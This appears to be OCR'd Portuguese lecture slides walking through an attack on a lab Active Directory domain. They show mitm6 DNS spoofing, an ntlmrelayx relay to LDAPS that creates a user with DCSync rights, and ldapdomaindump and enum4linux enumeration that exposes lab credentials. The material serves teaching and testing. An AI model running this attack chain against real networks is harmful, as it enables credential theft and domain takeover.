
○ End of: Sunday , October 30, 2022

Atacando o AD


IPv6 DNS Takeover




```
kali@kali:~/Desktop/v2020/domain_controller$ sudo mitm6 -i eth0 -d empire.local
[sudo] password for kali:
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:0c:29:ab:65:80]
IPv4 address: 192.168.110.129
IPv6 address: fe80::20c:29ff:feab:6580
DNS local search domain: empire.local
DNS whitelist: empire.local
IPv6 address fe80::192:168:110:131 is now assigned to mac=00:0c:29:35:c9:ab host=cliente-01.empire.local. ipv4=192.168.110.131
Sent spoofed reply for wpad.empire.local. to fe80::192:168:110:131
Sent spoofed reply for wpad.empire.local. to fe80::192:168:110:131
Sent spoofed reply for empire.local. to fe80::192:168:110:131
Sent spoofed reply for empire.local. to fe80::192:168:110:131
Sent spoofed reply for empire.local. to fe80::192:168:110:131
Sent spoofed reply for empire.local. to fe80::192:168:110:131
Sent spoofed reply for empire.local. to fe80::192:168:110:131
```




```
2: kali@kali: ~/Desktop/v2020/domain_controller
kali@kali:~/Desktop/v2020/domain_controller$ sudo ntlmrelayx.py -6 -t ldaps://192.168.110.250 -wh falso.empire.local -l dumping
[sudo] password for kali:
Impacket v0.9.22.dev1+20200629.145357.5d4ad6cc - Copyright 2020 SecureAuth Corporation

[*] Protocol Client RPC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
```



```
[*] HTTPD: Client requested path: login.live.com:443
[*] HTTPD: Received connection from ::ffff:192.168.110.131, but there are no more targets left!
[*] HTTPD: Received connection from ::ffff:192.168.110.131, attacking target ldaps://192.168.110.250
[*] HTTPD: Client requested path: settings-win.data.microsoft.com:443
[*] HTTPD: Received connection from ::ffff:192.168.110.131, but there are no more targets left!
[*] Authenticating against ldaps://192.168.110.250 as EMPIRE\CLIENTE-01$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD: Received connection from ::ffff:192.168.110.131, attacking target ldaps://192.168.110.250
[*] HTTPD: Client requested path: login.live.com:443
[*] HTTPD: Received connection from ::ffff:192.168.110.131, but there are no more targets left!
[*] HTTPD: Received connection from ::ffff:192.168.110.131, attacking target ldaps://192.168.110.250
[*] HTTPD: Client requested path: settings-win.data.microsoft.com:443
[*] HTTPD: Received connection from ::ffff:192.168.110.131, but there are no more targets left!
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```




```
kali@kali:~/Desktop/v2020/domain_controller/dumping$ ls -la
total 216
drwxr-xr-x 2 root root  4096 Jul  3 19:48 .
drwxr-xr-x 5 kali kali  4096 Jul  3 19:48 ..
-rw-r--r-- 1 root root  1897 Jul  3 19:48 domain_computers_by_os.html
-rw-r--r-- 1 root root   552 Jul  3 19:48 domain_computers.grep
-rw-r--r-- 1 root root  1583 Jul  3 19:48 domain_computers.html
-rw-r--r-- 1 root root  9335 Jul  3 19:48 domain_computers.json
-rw-r--r-- 1 root root 10202 Jul  3 19:48 domain_groups.grep
-rw-r--r-- 1 root root 17107 Jul  3 19:48 domain_groups.html
-rw-r--r-- 1 root root 79084 Jul  3 19:48 domain_groups.json
-rw-r--r-- 1 root root   196 Jul  3 19:48 domain_policy.grep
-rw-r--r-- 1 root root  1072 Jul  3 19:48 domain_policy.html
-rw-r--r-- 1 root root  5141 Jul  3 19:48 domain_policy.json
-rw-r--r-- 1 root root    71 Jul  3 19:48 domain_trusts.grep
-rw-r--r-- 1 root root   817 Jul  3 19:48 domain_trusts.html
-rw-r--r-- 1 root root     2 Jul  3 19:48 domain_trusts.json
-rw-r--r-- 1 root root 14066 Jul  3 19:48 domain_users_by_group.html
-rw-r--r-- 1 root root  1725 Jul  3 19:48 domain_users.grep
-rw-r--r-- 1 root root  5272 Jul  3 19:48 domain_users.html
-rw-r--r-- 1 root root 14606 Jul  3 19:48 domain_users.json
```




```
[*] Authenticating against ldaps://192.168.110.250 as EMPIRE\vanildo SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains

[*] Authenticating against ldaps://192.168.110.250 as EMPIRE\vanildo SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
,
TypeName: {'ACCESS_ALLOWED_ACE'}
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Attempting to create user in: CN=Users,DC=empire,DC=local
[*] Adding new user with username: FDQUiCyJkz and password: gL8tt-dYIYMJ(br result: OK
[*] Querying domain security descriptor
[*] Success! User FDQUiCyJkz now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20200703-195920.restore
[-] New user already added. Refusing to add another
[-] Unable to escalate without a valid user, aborting.
[-] Exception in HTTP request handler: [Errno 104] Connection reset by peer
[*] HTTPD: Received connection from ::ffff:192.168.110.131, attacking target ldaps://192.168.110.250
[*] HTTPD: Client requested path: cdn.onenote.net:443
[*] HTTPD: Received connection from ::ffff:192.168.110.131, but there are no more targets left!
```

Pós Exploração

Dump AD



```
└─$ ldapdomaindump -u pentest\\P100001 -p Passw0rd1! 192.168.80.139
[*] Connecting to host ...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

┌──(kali㉿kali)-[~/Documents/palestra]
└─$ ls -la
total 240
drwxr-xr-x 2 kali kali  4096 Oct  3 12:41 .
drwxr-xr-x 6 kali kali  4096 Oct  3 12:39 ..
-rw-r--r-- 1 kali kali  1937 Oct  3 12:41 domain_computers_by_os.html
-rw-r--r-- 1 kali kali   590 Oct  3 12:41 domain_computers.grep
-rw-r--r-- 1 kali kali  1633 Oct  3 12:41 domain_computers.html
-rw-r--r-- 1 kali kali  6963 Oct  3 12:41 domain_computers.json
-rw-r--r-- 1 kali kali 10222 Oct  3 12:41 domain_groups.grep
-rw-r--r-- 1 kali kali 17138 Oct  3 12:41 domain_groups.html
-rw-r--r-- 1 kali kali 79398 Oct  3 12:41 domain_groups.json
-rw-r--r-- 1 kali kali   259 Oct  3 12:41 domain_policy.grep
-rw-r--r-- 1 kali kali  1155 Oct  3 12:41 domain_policy.html
-rw-r--r-- 1 kali kali  5173 Oct  3 12:41 domain_policy.json
-rw-r--r-- 1 kali kali    71 Oct  3 12:41 domain_trusts.grep
-rw-r--r-- 1 kali kali   828 Oct  3 12:41 domain_trusts.html
-rw-r--r-- 1 kali kali     2 Oct  3 12:41 domain_trusts.json
-rw-r--r-- 1 kali kali 18840 Oct  3 12:41 domain_users_by_group.html
-rw-r--r-- 1 kali kali  3674 Oct  3 12:41 domain_users.grep
-rw-r--r-- 1 kali kali 10156 Oct  3 12:41 domain_users.html
```




Domain Users

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags
Service SIEM	Service SIEM	svc-siem	09/30/22 16:51:17	09/30/22 16:51:17	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD
Marcos Roberto	Marcos Roberto	P100008	09/30/22 16:50:04	09/30/22 23:37:03	09/30/22 23:54:36	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD
Service Antivirus	Service Antivirus	svc-antivirus	09/30/22 16:49:19	09/30/22 23:35:23	09/30/22 23:36:03	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD
Raphael Veiga	Raphael Veiga	P100007	09/30/22 16:48:48	09/30/22 16:48:48	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD
Abel Ferreira	Abel Ferreira	P100006	09/30/22 16:47:59	09/30/22 16:47:59	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD
Cristiano Ronaldo	Cristiano Ronaldo	P100005	09/30/22 16:47:08	09/30/22 23:54:36	09/30/22 23:54:36	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD
Lionel Messi	Lionel Messi	P100004	09/30/22 16:46:22	09/30/22 19:07:01	09/30/22 19:07:01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD
Caetano Veloso	Caetano Veloso	P100003	09/30/22 16:45:33	09/30/22 23:09:44	09/30/22 23:47:46	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, DONT_REQ_PREAUTH

Pós Exploração

Enumeração AD – enum4linux




```
└─$ enum4linux -v -u P100001 -p Passw0rd1! -a 192.168.80.139

 ==============================( Users on 192.168.80.139 )==============================


[V] Attempting to get userlist with command: rpcclient -W 'PENTEST' -c querydispinfo -U'P100001'%'Passw0rd1!' '192.168.80.139' 2>&1

index: 0×1f4 RID: 0×1f4 acb: 0×00000210 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0×3e8 RID: 0×3e8 acb: 0×00000014 Account: DC Pentest     Name: (null)    Desc: (null)
index: 0×1f5 RID: 0×1f5 acb: 0×00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0×1f6 RID: 0×1f6 acb: 0×00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0×450 RID: 0×450 acb: 0×00000210 Account: P100001        Name: Admin Pentest     Desc: (null)
index: 0×452 RID: 0×452 acb: 0×00000014 Account: P100002        Name: Luan Santana      Desc: (null)
index: 0×456 RID: 0×456 acb: 0×00010210 Account: P100003        Name: Caetano Veloso    Desc: (null)
index: 0×457 RID: 0×457 acb: 0×00000210 Account: P100004        Name: Lionel Messi      Desc: (null)
index: 0×458 RID: 0×458 acb: 0×00000210 Account: P100005        Name: Cristiano Ronaldo Desc: (null)
index: 0×459 RID: 0×459 acb: 0×00000210 Account: P100006        Name: Abel Ferreira     Desc: (null)
index: 0×45a RID: 0×45a acb: 0×00000210 Account: P100007        Name: Raphael Veiga     Desc: (null)
index: 0×45c RID: 0×45c acb: 0×00000210 Account: P100008        Name: Marcos Roberto    Desc: (null)
index: 0×45b RID: 0×45b acb: 0×00000210 Account: svc-antivirus  Name: Service Antivirus Desc: (null)
index: 0×451 RID: 0×451 acb: 0×00000210 Account: svc-backup     Name: Service Backup    Desc: S3nh4@!"(B4c4up)"
index: 0×45d RID: 0×45d acb: 0×00000210 Account: svc-siem       Name: Service SIEM      Desc: (null)
 ==================( Password Policy Information for 192.168.80.139 )==================

 [+] Found domain(s):

        [+] PENTEST
        [+] Builtin

 [+] Password Info for Domain: PENTEST

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 41 days 23 hours 53 minutes
        [+] Password Complexity Flags: 000001

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 1

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set
```

